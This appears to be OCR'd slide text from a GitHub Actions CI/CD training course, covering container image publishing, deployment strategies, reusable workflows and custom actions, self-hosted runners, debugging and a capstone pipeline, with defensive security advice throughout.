  image: ghcr.io/${{ github.repository }}@${{ steps.push.outputs.digest }}
steps:
  - uses: actions/checkout@v7
  - uses: docker/setup-buildx-action@v3
  - uses: docker/login-action@v3
    with:
      registry: ghcr.io
      username: ${{ github.actor }}
      password: ${{ secrets.GITHUB_TOKEN }}
  - id: push
    uses: docker/build-push-action@v6
    with:
      push: true
      tags: ghcr.io/${{ github.repository }}:${{ github.sha }}
      cache-from: type=gha
      cache-to: type=gha,mode=max
```

Explained on the next slide.

NOTE Repository names must be lowercase for image references. Docker action majors shown were current at writing; check their releases.

LAB 5 · EXPLAINED

What each container step contributes

packages: write lets the job token push to GHCR. No registry password is stored anywhere.

Login uses the actor and the automatic token, so access ends with the job.

GHA cache stores Docker layers in the Actions cache. Unchanged layers rebuild in seconds.

Buildx enables modern BuildKit features: multi platform builds and remote caching.

Tagging with the SHA links every image to the exact commit that built it.

The digest output feeds every later deploy job, implementing "promote by digest".

LEVEL UP Add actions/attest for the image digest with push to registry enabled, so clusters can verify provenance before running it.

DEPLOYMENT TARGETS

Same pattern, different destinations

Target	Authenticate with	Deploy step does
AWS	OIDC role via the AWS credentials action	S3 sync, ECS service update, Lambda publish
Azure	OIDC federated credential via azure/login	Web App deploy, Container Apps update
Google Cloud	Workload identity federation	Cloud Run deploy, GKE rollout
Kubernetes	Cloud OIDC, then cluster credentials	kubectl apply, Helm upgrade, or a GitOps commit
Platforms	Provider token in an environment secret	Vercel, Netlify, Fly or Heroku CLI deploy
GitHub Pages	Built in OIDC, nothing to configure	Upload pages artifact, then deploy

GITOPS NOTE With Argo CD or Flux, the workflow only commits the new image digest to a config repository. The cluster pulls the change itself.

LAB 6 · THE SIMPLEST REAL DEPLOYMENT

Publish a static site to GitHub Pages

.github/workflows/pages.yml

```
on: { push: { branches: [main] }, workflow_dispatch: {} }
permissions: { contents: read, pages: write, id-token: write }
concurrency: { group: pages, cancel-in-progress: false }
jobs:
  build:
    runs-on: ubuntu-24.04
    steps:
      - uses: actions/checkout@v7
      - uses: actions/configure-pages@v6
      - run: npm ci && npm run build
      - uses: actions/upload-pages-artifact@v5
        with: { path: ./dist }
  deploy:
    needs: build
    runs-on: ubuntu-24.04
    environment: { name: github-pages, url: "${{ steps.d.outputs.page_url }}" }
    steps:
      - { id: d, uses: actions/deploy-pages@v5 }
```

TRY IT

In Settings, then Pages, choose "GitHub Actions" as the source, then push.

The site URL appears on the run summary and the environment page.

RELEASE STRATEGIES

Rolling, blue green and canary deployments

Rolling



Replace servers a few at a time. Simple, but old and new versions run side by side during the rollout.

Blue green



Run a full copy of the new version, test it, then switch all traffic at once. Rollback is switching back.

Canary



Send 5 percent of users to the new version, watch error rates, then widen step by step.

IN ACTIONS Each phase is a job or environment; a check between phases queries your metrics and fails the job if errors climb.

ANALOGY A canary is a soft opening of a restaurant: a few guests first, the full crowd once the kitchen copes.


DECOUPLING

Feature flags: deploy is not the same as release

Deploy means the code is running in production. **Release** means users can see the feature.

A feature flag, a runtime switch, separates the two. Unfinished work can merge to main daily, hidden behind a flag that is off.

This is what makes trunk based development and continuous deployment safe together.



DEBT ALERT Remove flags once a feature is fully released. Old flags become hidden branches in your code.

WHEN THINGS GO WRONG

Rollback strategies, fastest first

1. **Flip the feature flag off.** Seconds, no deploy needed.
2. **Switch traffic back** to the blue environment or the previous canary.
3. **Redeploy the previous digest** with a workflow_dispatch input. Minutes, no rebuild.
4. **Revert the commit** and let the normal pipeline ship the fix forward.

DATABASES Schema migrations make rollback hard. Use expand and contract: add new columns first, remove old ones in a later release.

DRILL IT A rollback you have never practised is a rollback that will fail during an incident.

VERIFY AFTER DEPLOY

Smoke tests turn "deployed" into "working"

steps after deployment

```
- name: Wait for healthy service
  run: |
    for i in $(seq 1 30); do
      curl -fsS "$URL/health" && exit 0
      sleep 10
    done
    exit 1
  env: { URL: "${{ vars.APP_URL }}" }
- name: Critical journeys
  run: npx playwright test --grep @smoke
```

Retry the health endpoint for up to five minutes; fail the job if it never answers.

Then run a handful of end to end tests covering login, search and checkout.

> **AUTOMATE** A failed smoke test can trigger a rollback job using **if: failure()**.

RELEASE AUTOMATION

Push a tag, get a GitHub Release

release.yml

```yaml
on:
  push: { tags: ["v*.*.*"] }
permissions: { contents: write }
jobs:
  release:
    runs-on: ubuntu-24.04
    steps:
      - uses: actions/checkout@v7
      - run: make dist
      - run: gh release create "$TAG" dist/* --generate-notes
        env:
          GH_TOKEN: ${{ github.token }}
          TAG: ${{ github.ref_name }}
```

The GitHub CLI is preinstalled on hosted runners. One command creates the release, uploads files and writes notes from merged pull requests.

AUTOMATE VERSIONS Tools such as release please or semantic release read conventional commit messages, choose the next version and open a release pull request for you.

MODULE 12 RECAP

Shipping safely, every time

- Environments hold scoped secrets and gate jobs with reviewers, timers and branch rules.
- Build once, push to a registry, promote the same digest everywhere.
- Authenticate to clouds with OIDC; deploy with concurrency groups that never cancel.
- Reduce blast radius with canary or blue green, and decouple release with flags.
- Smoke test every deploy, and rehearse the rollback.

13

MODULE THIRTEEN


Reusable workflows and custom actions

Write a pipeline once, use it in a hundred repositories, and improve all of them with a single pull request.

workflow_call · Inputs, secrets and outputs · Composite actions · JavaScript actions · Docker actions · Templates

THE DUPLICATION PROBLEM

Thirty repositories, thirty copies, thirty drifts



Every team copied the same CI file a year ago. Since then each copy changed a little.

Now a security fix, such as adding a permissions block, needs thirty pull requests, and some will be forgotten.

REUSABLE WORKFLOW Share whole jobs, including runners, matrices and environments.

COMPOSITE ACTION Share a sequence of steps inside someone else's job.

The callee: a workflow triggered by workflow_call

my-org/pipelines/.github/workflows/node-ci.yml

```yaml
on:
  workflow_call:
    inputs:
      node-version: { type: string, default: "24" }
    secrets:
      NPM_TOKEN: { required: false }
    outputs:
      version: { value: "${{ jobs.test.outputs.version }}" }
permissions: { contents: read }
jobs:
  test:
    runs-on: ubuntu-24.04
    outputs: { version: "${{ steps.v.outputs.version }}" }
    steps:
      - uses: actions/checkout@v7
      - uses: actions/setup-node@v6
        with: { node-version: "${{ inputs.node-version }}", cache: npm }
      - run: npm ci && npm test
      - { id: v, run: echo "version=$(jq -r .version package.json)" >> "$GITHUB_OUTPUT" }
```

inputs are typed: string, number or boolean.

secrets must be declared and passed explicitly.

outputs map job outputs to the caller.

The caller: a whole job in four lines

any-repo/.github/workflows/ci.yml

```yaml
on: [push, pull_request]
jobs:
  ci:
    uses: my-org/pipelines/.github/workflows/node-ci.yml@v3
    with:
      node-version: "22"
    secrets: inherit
  report:
    needs: ci
    runs-on: ubuntu-24.04
    steps:
      - run: echo "Tested ${{ needs.ci.outputs.version }}"
```

A calling job has **uses** at job level and no steps or runner of its own.

secrets: inherit passes all of the caller's secrets. Convenient inside one organisation; be explicit across trust boundaries.

Pin the reference with a tag or SHA, exactly as with actions.

LIMITS Nesting depth and the number of reusable workflows per run are capped. Check the current figures in the docs.

What carries across the call, and what does not

Item	Behaviour
env set in the caller	Not passed. Use inputs instead.
Secrets	Only those passed explicitly, or all with inherit
github context	Belongs to the caller: same event, same ref, same actor
GITHUB_TOKEN permissions	Can only be reduced by the callee, never raised
Matrix	The caller can run a reusable workflow once per matrix entry
Concurrency and environments	Declared inside the callee's jobs as usual

ANALOGY Calling a reusable workflow is like calling a function: parameters in, return values out, no peeking at the caller's local variables.

COMPOSITE ACTIONS

Package your team's setup steps as one action

.github/actions/setup-env/action.yml

```yaml
name: Set up project
description: Install Node and dependencies with caching
inputs:
  node-version: { default: "24" }
outputs:
  cache-hit: { value: "${{ steps.node.outputs.cache-hit }}" }
runs:
  using: composite
  steps:
    - id: node
      uses: actions/setup-node@v6
      with: { node-version: "${{ inputs.node-version }}", cache: npm }
    - run: npm ci
      shell: bash
```

Use it in any job: uses: ./.github/actions/setup-env

GOTCHA Every run step in a composite action must declare **shell**. Defaults from the workflow do not apply.

Put it in its own repository to share it across the organisation.

JAVASCRIPT AND DOCKER ACTIONS

When steps are not enough: real code inside an action

JAVASCRIPT · action.yml

```
name: Label by size
inputs:
  token: { required: true }
runs:
  using: node24
  main: dist/index.js
```

Written with the actions toolkit packages core and github, then bundled into one file.

DOCKER · action.yml

```
name: Scan with my tool
runs:
  using: docker
  image: Dockerfile
  args: ["--strict"]
```

Any language. Linux runners only. The image builds at run time unless you reference a published one.

RELEASE LIKE A PRO Tag v1.2.3 and move a major tag v1 to it, so users can choose stability or precision.

2026 RULE JavaScript actions must use node24. The node20 runtime has been removed.

CHOOSING THE TOOL

Reusable workflow or composite action?

Question	Reusable workflow	Composite action
Unit of reuse	One or more whole jobs	A series of steps
Chooses the runner?	Yes	No, runs in the caller's job
Can use environments and matrices?	Yes	No
Can read secrets directly?	Yes, when passed	No, only through inputs
Shows in logs as	Separate jobs	One step, expandable
Best for	Standard org pipelines	Shared setup or helper steps

RULE OF THUMB If you are standardising *how a team builds*, use a reusable workflow. If you are standardising *how a step is done*, use a composite action. Many organisations use both together.

SHARING AT SCALE

Templates, private sharing and versioning

Workflow templates

Files in the organisation's special .github repository appear as suggestions on every repository's Actions tab.

Private sharing

A private or internal repository can allow access to its actions and reusable workflows under Settings, then Actions, then Access.

Versioning

Release shared pipelines with semantic tags and a changelog. Callers move on their own schedule, ideally via Dependabot.

PLATFORM TEAM PLAYBOOK

One pipelines repository · tested with its own CI · tagged releases · a template that calls it · rulesets that require it.

MODULE 13 RECAP

Write once, run everywhere

- workflow_call turns a workflow into a function with typed inputs, secrets and outputs.
- Callers use it at job level, pinned to a tag or SHA.
- Composite actions bundle steps; every run step declares its shell.
- JavaScript actions run on node24; Docker actions run any language on Linux.
- Templates and versioned pipeline repositories scale good practice to the whole organisation.

14

MODULE FOURTEEN

Self hosted runners and scale

Running jobs on your own machines and Kubernetes clusters: when it pays off, how to set it up, and how to keep it safe.

When to self host · Registration · Labels and groups · Security · Ephemeral runners · Actions Runner Controller · Cost

DECISION

Good and bad reasons to self host

Good reasons

Special hardware: GPUs for ML training, large memory, specific CPUs.

Access to private networks, databases or on premises systems.

Very high volume where your own compute is cheaper.

Strict data residency or compliance demands.

Weak reasons

"We want faster builds." Try caching and larger hosted runners first.

"It will be free." Machines, patching and on call time are not free.

"We need a private network." Hosted runners with Azure private networking may already solve it.

KEY IDEA Self hosting trades GitHub's operational burden for yours. Make that trade deliberately.

SETTING ONE UP

Registering a self hosted runner

ON THE MACHINE (LINUX)

```
# download commands are shown in
# Settings, Actions, Runners, New runner
$ ./config.sh --url https://github.com/my-org \
    --token REGISTRATION_TOKEN \
    --labels gpu,linux-x64 --ephemeral
$ sudo ./svc.sh install
$ sudo ./svc.sh start
```

Register at repository, organisation or enterprise level. Organisation level is usually right.

The runner makes **outbound** HTTPS connections only. No inbound ports need opening.

The registration token expires after one hour; the runner then holds its own credentials.

KEEP IT UPDATED GitHub enforces a minimum runner version. Outdated runners stop receiving jobs.

ROUTING JOBS

Labels and runner groups decide where a job lands

ALL LABELS MUST MATCH

```
runs-on: [self-hosted, linux, gpu]
```

PICK FROM A GROUP

```
runs-on:
  group: ml-training
  labels: [gpu]
```

Labels describe capabilities. A job waits until a runner carrying **every** listed label is free.

Runner groups are organisation level pools with access control: only chosen repositories, and even chosen workflows, may use them.

PRO TIP Restrict your expensive GPU group to the one repository that trains models.

SECURITY WARNING

Never attach a persistent self hosted runner to a public repository.

Anyone can open a pull request. If a workflow runs that code on your machine, the attacker now has a foothold inside your network, and anything left on disk is exposed to the next job.

EPHEMERAL

One job per runner, then destroy it. Nothing persists between jobs.

ISOLATED

Separate network segment, least privilege cloud identity, no admin rights.

SCOPED

Runner groups limit which repositories and workflows can reach it.

KUBERNETES AT SCALE

Actions Runner Controller: autoscaling ephemeral runners

1 · JOB QUEUED
A workflow targets the scale set by name.

2 · LISTENER
Sees demand from GitHub.

3 · POD CREATED
A fresh runner pod registers.

4 · JOB ENDS
The pod is deleted. Scales to zero.

INSTALL OUTLINE (HELM)

```
$ helm install arc oci://ghcr.io/actions/actions-runner-controller-charts/gha-runner-scale-set-controller
$ helm install arc-runners ...gha-runner-scale-set \
    --set githubConfigUrl=https://github.com/my-org
# then in a workflow: runs-on: arc-runners
```

ARC is GitHub's supported Kubernetes operator; release 0.15.0 arrived on 1 October 2026. Authenticate it with a GitHub App rather than a personal token.

COST AND PERFORMANCE

Ten levers for faster, cheaper pipelines

1. Path filters skip irrelevant runs
2. Cancel superseded CI runs
3. Cache dependencies by lockfile
4. Short timeouts on every job
5. Shorter artifact retention
6. Test sharding across matrix jobs
7. Docker layer caching via GHA cache
8. Linux before macOS and Windows
9. Arm64 runners where tools support it
10. Slow suites nightly, not per push

MEASURE FIRST The Actions usage metrics and performance metrics pages show which workflows and jobs consume the most minutes. Optimise the top three.

MODULE 14 RECAP

Your machines, your responsibility

- Self host for hardware, networks, compliance or scale, not by default.
- Runners connect outbound only; labels and groups route and restrict jobs.
- Ephemeral runners, never persistent ones on public repositories.
- Actions Runner Controller autoscales runner pods on Kubernetes, down to zero.
- Measure usage, then pull the biggest cost and speed levers first.

15

MODULE FIFTEEN

Debugging and observability

Red builds are inevitable. A calm, systematic method turns a mysterious failure into a five minute fix.

Debug logging · Running locally · A failure method · Reruns · Badges · Notifications · Common errors

SEEING MORE

Turning on debug logging

Quickest

On a failed run choose **Rerun jobs** and tick **Enable debug logging**. Applies to that attempt only.

Step debug

Set the secret or variable **ACTIONS_STEP_DEBUG** to true. Actions print extra detail.

Runner debug

Set **ACTIONS_RUNNER_DEBUG** to true for the runner's own diagnostic logs as an extra download.

A HANDY TEMPORARY DEBUG STEP

```
- run: |
    echo "event=$GITHUB_EVENT_NAME ref=$GITHUB_REF"
    env | sort | grep -v -i token
    ls -la "$GITHUB_WORKSPACE"
```

FASTER FEEDBACK WHILE EDITING WORKFLOWS

Running workflows on your laptop with act

TERMINAL

```
$ act -l              # list jobs
$ act pull_request    # simulate an event
$ act -j test         # run one job
$ act --secret-file .secrets
```

act is an open source tool that reads your workflow files and runs jobs in local Docker containers.

It shortens the edit, push, wait loop from minutes to seconds.

LIMITS Its images are not identical to GitHub's, and OIDC, caches and some contexts behave differently. Treat a local pass as a hint, not proof.

ALTERNATIVE Push to a scratch branch with workflow_dispatch enabled and trigger runs with gh workflow run. Slower, but 100 percent real.

A METHOD, NOT A GUESS

Six questions for any red build

1

Did it even start?

No run at all means a trigger, filter or YAML syntax problem. Check the Actions tab for a parse error.

2

Which step failed?

Read the first red step, from the top. Later failures are often consequences.

3

What is the first error line?

Search the log for "error". The first occurrence matters most.

4

Does it fail locally?

If yes, it is a code bug. If no, suspect the environment.

5

What changed?

Your commit, a dependency, an action version, or the runner image.

6

Is it flaky?

Passes on rerun with no change? Log it and fix the race, do not ignore it.

RERUNS, BADGES AND ALERTS

Keeping everyone informed about pipeline health

Reruns

Rerun all jobs, only failed jobs, or a single job. A run accepts at most 50 reruns since April 2026. Reruns reuse the original commit and workflow file.

Status badges

Each workflow serves a badge image. Paste it at the top of the README so the state of main is visible to all.

Notifications

GitHub emails or pushes failures to the person who triggered the run. Teams add chat alerts on failure for main and deployments.

README BADGE (MARKDOWN)

```
![CI](https://github.com/OWNER/REPO/actions/workflows/ci.yml/badge.svg?branch=main)
```

TROUBLESHOOTING · PART 1

Error messages and what they really mean

You see	Most likely cause and fix
Workflow never appears	File not directly in .github/workflows, or not on the triggering branch
Invalid workflow file, line N	Indentation, a tab character, or an unquoted special value
Unrecognized named value: secrets	Secrets used in an if condition; map to env first
Resource not accessible by integration	GITHUB_TOKEN lacks a scope; add it under permissions
Can't find action.yml	Local action used before checkout, or a wrong path
Job waits for a runner forever	No runner has every label in runs on, or the group is restricted
Required check stuck as Expected	Job renamed or skipped by a path filter

TROUBLESHOOTING · PART 2

Behaviour that surprises even experienced engineers

Surprise	Explanation
A push from my workflow started nothing	Events made with GITHUB_TOKEN never trigger new runs; use a GitHub App token
Secrets are empty on a fork pull request	By design; forks never receive secrets in pull_request
Build broke with no code change	A "latest" runner label or a floating action tag moved
My schedule stopped running	Public repository inactive for 60 days, or file not on the default branch
Cache never hits on pull requests	Branch scoping; save caches from main so all branches can read them
Checkout fails in pull_request_target	The 2026 checkout v7 protection is refusing fork code, as intended

MODULE 15 RECAP

Debug like an engineer, not a gambler

- Enable debug logging on a rerun before adding print statements everywhere.
- Follow the six questions: started, which step, first error, local, what changed, flaky.
- Use act for quick loops, but confirm on real runners.
- Badges and alerts make broken main impossible to ignore.
- Most errors map to a short list of known causes; keep the tables handy.

16

MODULE SIXTEEN


Capstone and best practices

Everything combined into one production pipeline, followed by the habits, maturity model and reference sheets you will keep coming back to.

Architecture · CI file · Delivery file · Best practices · Maturity model · Glossary · Cheat sheet · Final quiz

CAPSTONE · ARCHITECTURE

One service, two workflows, six gates



Same image digest from build to production. OIDC everywhere, no stored cloud keys. Concurrency queues deploys.

CAPSTONE · FILE 1 OF 2

ci.yml: the pull request gate

.github/workflows/ci.yml

```yaml
name: CI
on: { pull_request: {}, merge_group: {} }
permissions: { contents: read }
concurrency: { group: "ci-${{ github.ref }}", cancel-in-progress: true }
jobs:
  lint:
    runs-on: ubuntu-24.04
    timeout-minutes: 10
    steps:
      - uses: actions/checkout@v7
      - uses: ./.github/actions/setup-env
      - run: npm run lint && npm run typecheck
  test:
    runs-on: ubuntu-24.04
    timeout-minutes: 15
    strategy: { fail-fast: false, matrix: { node: ["22", "24"] } }
    steps:
      - uses: actions/checkout@v7
      - { uses: ./.github/actions/setup-env, with: { node-version: "${{ matrix.node }}" } }
      - run: npm test
```

merge_group keeps it working with a merge queue.

The composite action from Module 13 removes setup duplication.

A security scanning job (CodeQL or dependency review) can be added in the same way.

Mark lint and both test checks as **required** in the ruleset.

CAPSTONE · FILE 2 OF 2

deploy.yml: from main to production

.github/workflows/deploy.yml

```yaml
on: { push: { branches: [main] }, workflow_dispatch: {} }
permissions: {}
jobs:
  build:
    uses: my-org/pipelines/.github/workflows/build-image.yml@v3
    permissions: { contents: read, packages: write, id-token: write, attestations: write }
  staging:
    needs: build
    uses: my-org/pipelines/.github/workflows/deploy.yml@v3
    with: { environment: staging, image: "${{ needs.build.outputs.image }}" }
    permissions: { contents: read, id-token: write }
  production:
    needs: [build, staging]
    uses: my-org/pipelines/.github/workflows/deploy.yml@v3
    with: { environment: production, image: "${{ needs.build.outputs.image }}" }
    permissions: { contents: read, id-token: write }
```

Twenty lines, because the logic lives in versioned reusable workflows.

The shared deploy workflow sets the environment, concurrency, OIDC login and smoke tests.

Production pauses for reviewers configured on its environment.

CAPSTONE · A DAY IN THE LIFE OF ONE CHANGE

From idea to production before lunch

09:05	Developer opens a small pull request fixing a pricing bug.
09:13	CI is green in eight minutes: lint, types, tests on two Node versions, scan.
09:40	A colleague approves; the merge queue merges it into main.
09:52	Image built, attested and running in staging; smoke tests pass.
10:30	Release manager approves production; same digest rolls out as a canary.
10:45	Metrics healthy, rollout completes. Customers have the fix.

Speed: protect the ten minute feedback loop

Fail fast. Cheapest checks first, in their own jobs, so errors surface in a minute.

Parallelise. Independent jobs fan out; tests shard across a matrix.

Cache everything reproducible. Dependencies, Docker layers, tool downloads.

Do less. Path filters and change detection skip untouched code.

Cancel stale runs. Only the newest commit's result matters.

Track duration. Treat a slower pipeline as a bug with an owner.

Reliability: a pipeline people can trust

Deterministic inputs. Lockfiles, pinned images, version files, pinned actions.

Zero tolerance for flakiness. Quarantine and fix; never normalise reruns.

Timeouts everywhere. Nothing should be able to hang for hours.

Immutable artifacts. Build once, promote by digest.

Safe deploys. Serialised with concurrency, verified with smoke tests.

Practised rollback. One click, rehearsed regularly.

Security: assume every input is hostile

Least privilege. Empty default permissions; grant per job.

No untrusted interpolation. Untrusted text goes through env variables.

Guarded production. Environments with reviewers and branch rules.

No long lived keys. OIDC to every cloud that supports it.

Pinned supply chain. SHA pins, allowlists, Dependabot.

Provable builds. Attestations, verified before deploy.

BEST PRACTICES · 4 OF 4

Maintainability: pipelines are code, so treat them like code

Thin YAML, thick scripts. Logic lives in project scripts that run locally too.

Reuse, do not copy. Reusable workflows and composite actions.

Clear names. Every workflow, job and step named for humans reading checks.


Comments explain why. Especially for odd conditions or pinned versions.

Lint the workflows. actionlint in CI, CODEOWNERS on the folder.

Scheduled upkeep. Dependabot weekly; review image migrations quarterly.

WHERE ARE YOU TODAY?

A five level CI/CD maturity model



Climb one level at a time. Each level is valuable on its own, and skipping levels usually means skipping the safety nets the next level depends on.

REFERENCE · GLOSSARY A TO L

Terms you now know

Action a reusable, packaged step

Artifact files kept after a job ends

Attestation signed proof of how a file was built

Cache reusable files that speed up runs

Canary release to a small share of users first

Composite action steps bundled as one action

Concurrency group stops overlapping runs

Context an object readable in expressions

Digest content hash naming an image exactly

Environment deployment target with rules and secrets

Event an occurrence that triggers workflows

Expression code inside ${{ }} evaluated first

GITHUB_TOKEN automatic per job credential

Job steps run together on one runner

REFERENCE · GLOSSARY M TO W

More terms you now know

Matrix one job expanded into combinations

OIDC identity tokens exchanged for cloud access

Output a value passed from a step or job

Payload JSON describing an event

Pwn request fork code run with privileges

Reusable workflow a workflow called like a function

Ruleset policy protecting branches and tags

Runner the machine that executes a job

Runner image operating system plus tools

Secret an encrypted, masked value

Service container a helper such as a database

Status check a pass or fail reported on a commit

Step one command or action in a job

Workflow a YAML automation file

REFERENCE · CHEAT SHEET

The whole syntax on one slide

WORKFLOW LEVEL

name:
run-name:
on: events, filters, inputs
permissions:
env:
defaults: run shell, directory
concurrency:
jobs:

JOB LEVEL

runs-on: / uses:
needs: if:
permissions: environment:
strategy: matrix, fail-fast
container: services:
outputs: env:
timeout-minutes:
steps:

STEP LEVEL

id: name: if:
uses: + with:
or run: + shell:
env:
working-directory:
continue-on-error:
timeout-minutes:

FILES AND FUNCTIONS

$GITHUB_OUTPUT
$GITHUB_ENV
